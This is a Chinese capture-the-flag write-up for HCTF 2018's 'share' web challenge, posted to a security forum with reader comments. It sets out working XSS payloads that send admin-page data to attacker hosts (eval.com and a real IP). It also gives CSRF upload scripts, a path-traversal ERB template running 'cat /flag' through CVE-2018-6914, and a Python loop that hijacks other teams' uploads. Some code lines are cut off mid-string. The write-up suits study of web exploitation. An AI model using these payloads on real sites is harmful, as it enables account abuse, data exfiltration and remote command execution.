HCTF[web] - share详解

5am3 / 2018-11-13 07:53:00 / 浏览数 3640 安全技术 CTF 顶(0) 踩(0)

---

描述

I have built an app sharing platform, welcome to share your favorite apps for everyone

hint1:https://paste.ubuntu.com/p/VfJDq7Vtqf/

Alpha_test code:https://paste.ubuntu.com/p/qYxWmZRndR/

hint2:

```
<%= render template: "home/"+params[:page] %>
```

in root_path

hint3: based ruby 2.5.0

URL

http://share.2018.hctf.io

基准分数 1000.00

当前分数 965.54

完成队伍数 1


---

开始做这道题，本来是因为疑似XSS，勾起了自己的兴趣。没想到越往后越坑。ruby真心没见过。最终耗时27小时，终于搞出来了，话说一血还是很开心的。

## 解题

首先分析一波整到题目，按照题目描述，这个网站是用来共享应用的。

首先用户可以向管理员反馈建议，让管理员将某应用加到网站上。




然后管理员页面会有上传应用到网站上，以及将某应用下发给某人进行测试。

主要页面如下：

用户：

应用展示页：http://share.2018.hctf.io/home/publiclist

测试应用页：http://share.2018.hctf.io/home/Alphatest（管理员未下发应用时为空）


反馈建议页：http://share.2018.hctf.io/home/share

通过用户反馈页面，可以尝试插入xss。在这里用img进行测试:

```
<img src=//eval.com:2222>
```

然后在eval.com进行监听。

```
nc -lnvp 2222
```




成功收到回显，可以得知采用PhantomJS作为bot，然后尝试读取后台源码。

```
function send(e) {
   var t = new XMLHttpRequest;
   t.open("POST", "//eval.com:2017", !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
   t.send(e);
}
function getsource(src){
   var t = new XMLHttpRequest;
   t.open("GET", src, !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
   t.onload=function(e){
       send(e.target.responseText);
   }
   t.send();
}
getsource("/home/publiclist");
```

通过后台源码可以发现管理员页面。

管理员：

上传应用页：http://share.2018.hctf.io/home/upload

下发应用页：http://share.2018.hctf.io/home/addtest

至此，可以猜测完整利用链为如下：

CSRF上传shell --> CSRF将文件下发到用户端 --> 用户端获得shell链接 --> GET Shell

一开始，按正常逻辑，写出upload的exp， 经本地测试完全可用。然而打过去之后，发现一直报错500。尝试下发的时候，也是500。

真心难受，最后实在受不了问出题人，他说他的payload没问题，可以用的。

最后，在自己和题目的磨磨唧唧中，队友发来了robots.txt里有代码。然后...心态有点炸。就顾xss了，竟然忘了渗透的基本要素，逮到网站先扫扫。

拿到upload的源码如下。

```
# post /file/upload
 def upload
   if(params[:file][:myfile] != nil && params[:file][:myfile] != "")
     file = params[:file][:myfile]
     name = Base64.decode64(file.original_filename)
     ext = name.split('.')[-1]
     if ext == name || ext ==nil
       ext=""
     end
     share = Tempfile.new(name.split('.'+ext)[0],Rails.root.to_s+"/public/upload")
     share.write(Base64.decode64(file.read))
     share.close
     File.rename(share.path,share.path+"."+ext)
     tmp = Sharefile.new
     tmp.public = 0
     tmp.path = share.path
     tmp.name = name
     tmp.tempname= share.path.split('/')[-1]+"."+ext
     tmp.context = params[:file][:context]
     tmp.save
   end
   redirect_to root_path
 end
```

可以发现此处上传的文件名和文件内容，都会经过base64解码，所以此时需要修改一下。

最终exp如下：

```
function send(e) {
   var t = new XMLHttpRequest;
   t.open("POST", "//eval.com:2017", !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
   t.send(e);
}
function submitRequest(authenticity_token)
{
   authenticity_token = authenticity_token.replace(/\+/g, "%2b");
   var xhr = new XMLHttpRequest();
   xhr.open("POST", "/file/upload", true);
   xhr.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
   xhr.setRequestHeader("Accept-Language", "de-de,de;q=0.8,en-us;q=0.5,en;q=0.3");
   xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary=---------------------------WebKitFormBoundaryunB6T8sJg0
   xhr.withCredentials = "true";
   var body = "-----------------------------WebKitFormBoundaryunB6T8sJg0SQvlKP\r\n" +
     "Content-Disposition: form-data; name=\"utf8\"\r\n" +
     "\r\n" +
     "%E2%9C%93\r\n"+
     "-----------------------------WebKitFormBoundaryunB6T8sJg0SQvlKP\r\n" +
     "Content-Disposition: form-data; name=\"authenticity_token\"\r\n" +
     "\r\n" +
     authenticity_token + "\r\n" +
     "-----------------------------WebKitFormBoundaryunB6T8sJg0SQvlKP\r\n" +
     "Content-Disposition: form-data; name=\"file[context]\"\r\n" +
     "\r\n" +
     "1\"\r\n" +
     "-----------------------------WebKitFormBoundaryunB6T8sJg0SQvlKP\r\n" +
     "Content-Disposition: form-data; name=\"file[myfile]\"; filename=\"PD9waHAgcGhwaW5mbygpOyA/Pg==\"\r\n" +
     "Content-Type: application/octet-stream\r\n" +
     "\r\n" +
     "PCU9YGNhdCAvZmxhZ2AlPg==\r\n" +
     "-----------------------------WebKitFormBoundaryunB6T8sJg0SQvlKP--\r\n"+

     "Content-Disposition: form-data; name=\"commit\"\r\n" +
     "\r\n" +
     "submit\r\n" +
     "-----------------------------WebKitFormBoundaryunB6T8sJg0SQvlKP\r\n";
   var aBody = new Uint8Array(body.length);
```

```
   for (var i = 0; i < aBody.length; i++)
     aBody[i] = body.charCodeAt(i);
   xhr.onload=function(evt){
     var data = evt.target.responseText;
     send(data);
   }
   xhr.send(new Blob([aBody]));
}
function gettoken(){
   var t = new XMLHttpRequest;
   t.open("GET", "/home/upload", !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
   t.onload=function(evt){
     var data = evt.target.responseText;
     regex = /<input type="hidden" name="authenticity_token" value="(.+)?"/g;
     submitRequest(regex.exec(data)[1]);
   }
   t.send();
}
gettoken();
```

此时可以成功上传文件，可以在Alphatest页面，查看到当前总文件数。

然后通过CSRF构造下发。


```
function send(e) {
   var t = new XMLHttpRequest;
   t.open("POST", "//eval.com:2017", !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
   t.send(e);
}
function submitRequest(authenticity_token)
{
   authenticity_token = authenticity_token.replace(/\+/g, "%2b");
   var xhr = new XMLHttpRequest();
   xhr.open("POST", "/file/Alpha_test", true);
   xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   xhr.setRequestHeader("Referer", "http://share.2018.hctf.io/home/addtest");
   xhr.setRequestHeader("Origin", "http://share.2018.hctf.io");
   xhr.onload=function(evt){
     var data = evt.target.responseText;
     send(data);
   }
   xhr.send("utf8=%E2%9C%93&authenticity_token="+authenticity_token+"&uid=30&fid=42&commit=submit");
}
function gettoken(){
   var t = new XMLHttpRequest;
   t.open("GET", "/home/addtest", !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
   t.onload=function(evt){
     var data = evt.target.responseText;
     regex = /<input type="hidden" name="authenticity_token" value="(.+)?"/g;
     submitRequest(regex.exec(data)[1]);
   }
   t.send();
}
gettoken();
```


依旧一直报500，当时很懵，然后电脑刚好没电，没有继续试下去。也没好意思再问主办方，毕竟之前是自己没看源码。

第二天一早醒来...


吃瓜的我，感觉到一股深深的恶意....


接着再试就可以了。此时成功拿到自己上传的文件。然而...有个卵用。




ruby的环境，出题人肯定没有配置PHP解析。然后...该如何是好。恰好中午主办方放出了hint

```
<%= render template: "home/"+params[:page] %>
```

可以很明了的看出来，需要通过上传模板，然后进行包含。但是查询资料发现如下。

### 2.2.2 渲染其他控制器中某个动作的模板

如果想渲染其他控制器中的模板该怎么做呢？还是使用 render 方法，指定模板的完整路径（相对于 app/views）即可。例如，如果控制器 AdminProductsController 在 app/controllers/admin 文件夹中，可使用下面的方式渲染 app/views/products 文件夹中的模板：

```
render "products/show"
```

因为参数中有条斜线，所以 Rails 知道这个视图属于另一个控制器。如果想让代码的意图更明显，可以使用 :template 选项（Rails 2.2 及之前的版本必须这么做）：

```
render template: "products/show"
```

也就是说，上传文件，必须上传到/app/views/home目录下。此时才可以进行包含。

话说之前一直傻在这里了，否则早就出了。先说下正确做法吧。

■■■■../../app/views/home/test.erb

■■■■■<%=`cat /flag`%>

编码后上传即可。此时便实现了跨目录上传。然后获取到文件名后，通过

http://share.2018.hctf.io/home?page=te20181110-328-zexae3

即可成功包含，获取flag。

## 搅屎

做完题目后，在和出题人沟通时，意外得知了一个好玩的。

昨天 23:20

话说麻烦重启一下环境吧，要不别人遍历fid，直接拿flag了。


fid只能给一次的

fid只可以给一次，那么，我可以通过监听，来做到，只要出现新文件，立马给到我的账号。这样别人永远无法获得上传文件。想法很棒，但是现实却很真实，自己第二天写v

但最后还是再服务器跑着，以防三血诞生。但是，好像并没有人继续做下去了。

```
import requests
import re
import time

payload="""
<script>function send(e) {
   var t = new XMLHttpRequest;
   t.open("POST", "//139.199.107.193:2017", !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
   t.send(e);
}
function submitRequest(authenticity_token)
{
   authenticity_token = authenticity_token.replace(/\+/g, "%2b");
   var xhr = new XMLHttpRequest();
   xhr.open("POST", "/file/Alpha_test", true);
   xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   xhr.setRequestHeader("Referer", "http://share.2018.hctf.io/home/addtest");
   xhr.setRequestHeader("Origin", "http://share.2018.hctf.io");
   xhr.onload=function(evt){
     var data = evt.target.responseText;
     send(data);
   }
   xhr.send("utf8=%E2%9C%93&authenticity_token="+authenticity_token+"&uid={{uid}}&fid={{fid}}&commit=submit");
}
function gettoken(){
   var t = new XMLHttpRequest;
   t.open("GET", "/home/addtest", !0),
   t.setRequestHeader("Content-type", "text/plain"),
   t.onreadystatechange = function() {
       4 == t.readyState && t.status
   },
```

```
   t.onload=function(evt){
     var data = evt.target.responseText;
     regex = /<input type="hidden" name="authenticity_token" value="(.+)?"/g;
     submitRequest(regex.exec(data)[1]);
   }
   t.send();
}
gettoken();</script>

"""
headers={
   "Cookie": "_ga=GA1.2.1234049971.1541560268; _gid=GA1.2.395925356.1541764703; _hctf_session=IDl7oRVicLrzfQVGJ32JMMAL%2FkFQRZ
}
def sendshi(uid,fid):

   headers={
       "Cookie": "_ga=GA1.2.1234049971.1541560268; _gid=GA1.2.395925356.1541764703; _hctf_session=Zt95n%2BqsePGzFV500lXzBLPBbt
       }

   url="http://share.2018.hctf.io/recommend/to_admin"

   data={
   "utf8":"%E2%9C%93",
   "authenticity_token":"sK5IwUnkg2m2dVlQHb3DH4/XRQnHlz2BFWz7fEFSYSFhRjtL3cqWBJLd8+qrKwRzSe+4+nQ/lt8NlACosshm9g==",
   "context":payload.replace("{{uid}}",uid).replace("{{fid}}",fid),
   "url":"",
   "commit":"submit"
   }
   r = requests.post(url,data=data,headers=headers,timeout=3)
   print r.status_code

url="http://share.2018.hctf.io/home/Alphatest"
fid=0
uid=0

while(1):
   try:
       r=requests.get(url,headers=headers,timeout=3)
       pattern = re.compile(r'file number:(\d+) your uid: (\d+)')
       result1 = pattern.findall(r.text)
       if(fid != result1[0][0]):
           fid=result1[0][0]
           uid=result1[0][1]
       else:
           time.sleep(1)
           print(result1)
           contine
       sendshi(result1[0][1],result1[0][0])
       time.sleep(1)
   except:
       time.sleep(1)
```

## 两个不明白的地方

### Tempfile跨目录 (SOLVED)

自己之前一直在纠结可能有其他点，因为之前自己测试的时候，通过../会导致500错误。可能也是因为那一夜，自己有点懵。被500吓怕了。所以往后一直在通过自己本地ru

测试期间发现。

```
share = Tempfile.new(name,path)
```

其中path中，可以用../跨目录，但是name中的斜杠，会被自动删掉，很迷。

```
irb(main):005:0> share = Tempfile.new("a.php","/tmp")
=> #<Tempfile:/tmp/a.php20181111-9729-riqkar>
irb(main):006:0> share = Tempfile.new("a.php","/tmp/../tmp")
=> #<Tempfile:/tmp/../tmp/a.php20181111-9729-vhu1jp>
irb(main):007:0> share = Tempfile.new("../temp/a.php","/tmp/")
=> #<Tempfile:/tmp/..tempa.php20181111-9729-v0afji>
irb(main):008:0>
```

然而题目中的可控点又是在name中。

```
name = Base64.decode64(file.original_filename)
ext = name.split('.')[-1]
share = Tempfile.new(
    name.split('.'+ext)[0],
    Rails.root.to_s+"/public/upload"
)
```

所以导致自己把思路放在了这边，没有再次远程尝试。

甚至还动摇了，怀疑page的点没有找到。

最后才发现自己环境不对，两次测试环境，一次是2.3.7，另一次是2.5.3.....

一开始考虑到可能是这个CVE-2018-6914，但是他描述中写的是目录，也就想当然是我以上那个path。

# CVE-2018-6914: tempfile 和 tmpdir 库中意外创建文件和目录的缺陷

由 usa 发表于 2018-03-28
翻译： Delton Ding

Ruby 自带的 tmpdir 库中存在一个创建意外目录的缺陷。此外 tempfile 库也存在创建意外文件的缺陷，因为其内部依赖了 tmpdir。此缺陷已被分配 CVE 标识符 CVE-2018-6914。

## 细节

tmpdir 库中的 `Dir.mktmpdir` 方法接受目录的前后缀作为其创建目录的第一个参数。前缀可以包括相对目录符号，例如：`"../"`，因此，此方法可以被用于重定向至任意目录。因此，当脚本接受外部输入作为其前缀参数，且目标路径或 Ruby 进程没有被合适的权限保护时，攻击者可以利用此缺陷在任意目录创建文件。

所有使用受影响版本的用户应立即升级。

最后用2.5.0终于复现成功

一键ruby环境....

```
sudo docker run -dit --rm ruby:2.5.0
```

```
root@539ec83f120a:/# ruby -v
ruby 2.5.0p0 (2017-12-25 revision 61468) [x86_64-linux]
root@539ec83f120a:/# irb
irb(main):001:0> require "tempfile"
=> true
irb(main):002:0> share = Tempfile.new("../test/a.php","/tmp/")
=> #<Tempfile:/tmp/../test/a.php20181111-27-3d3cta>
irb(main):003:0> File.rename(share.path,share.path+".p")
=> 0
irb(main):004:0> exit
root@539ec83f120a:/# ls /test/
a.php20181111-27-3d3cta.p
root@539ec83f120a:/#
```



render template之谜 (SOLVED)

```
<%= render template: "home/"+params[:page] %>
```

如果正常理解以上代码，就是限制包含home控制器下的文件。

但是事实上按照出题给的hint1

```
views
|-- devise
|   |-- confirmations
|   |-- mailer
|   |-- passwords
|   |-- registrations
|   |   `-- new.html.erb
|   |-- sessions
|   |   `-- new.html.erb
|   |-- shared
|   `-- unlocks
|-- file
|-- home
|   |-- Alphatest.erb
|   |-- addtest.erb
|   |-- home.erb
|   |-- index.html.erb
|   |-- publiclist.erb
|   |-- share.erb
|   `-- upload.erb
|-- layouts
|   |-- application.html.erb
|   |-- mailer.html.erb
|   `-- mailer.text.erb
`-- recommend
    `-- show.erb
```



如下两个链接包含后都很迷。

```
http://share.2018.hctf.io/home?page=index
http://share.2018.hctf.io/home?page=../layouts/mailer
```

首先是第一个index.html.erb，可以假设理解为他的代码存在问题，导致500。（包含失败也是500）

接下来的第二个就更迷了，既然限制了home，为什么还能跳去layouts。当时有点纠结这个问题，导致思维有点乱，心态也有所干扰。

赛后自己尝试了一下。发现只要是views内的内容都可以进行包含。也就是说那个控制器限定没个卵用，但是必须在视图文件夹内。

那么，可以总结一下。

```
# ■■■■■■■■■■
render "path"
render file: "path"
# ■■■■■■■■■■ app/views■■■■■■■
render template: "products/show"
```

## 参考资料

- Rails 布局和视图渲染
- 利用csrf漏洞上传文件
- ezXSS
- Tempfile
- Rails Dynamic Render 远程命令执行漏洞 (CVE-2016-0752)
- CVE-2018-6914: tempfile 和 tmpdir 库中意外创建文件和目录的缺陷



上一篇：加密货币挖矿恶意软件使用rootk... 下一篇：HCTF2018 Writeup ...

1. 5 条回复

kingkk 2018-11-13 09:13:43

防止三血也太狠了把

0 回复Ta

---

5am3 2018-11-13 14:57:01

@kingkk
因为主办方放开了每个用户只能下发5个文件的限制。一开始确实起到了一点作用，和飞猪斗智斗勇了一个多小时吧。拦截到了很多正确的payload。最后出题人重启环境

0 回复Ta

---

kingkk 2018-11-13 15:11:32

@5am3 太强啦，学习了

0 回复Ta

---

xishir 2018-11-13 17:19:29

二血在这。。。10号晚上卡在js上传文件，就已经在遍历你们队伍的te.erbst.erb了，只是不小心跑太多，bot挂了环境重置了，后面我的payload被出题人特判die了，不

0 回复Ta

---

5am3 2018-11-15 20:21:04

@xishir emm，其实之前在纠结想写shell，但是不会，又懒得搜，又怕一血没了，最后直接cat flag。还好和你们有一个时间差。否则一血被你们偷了。

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

目录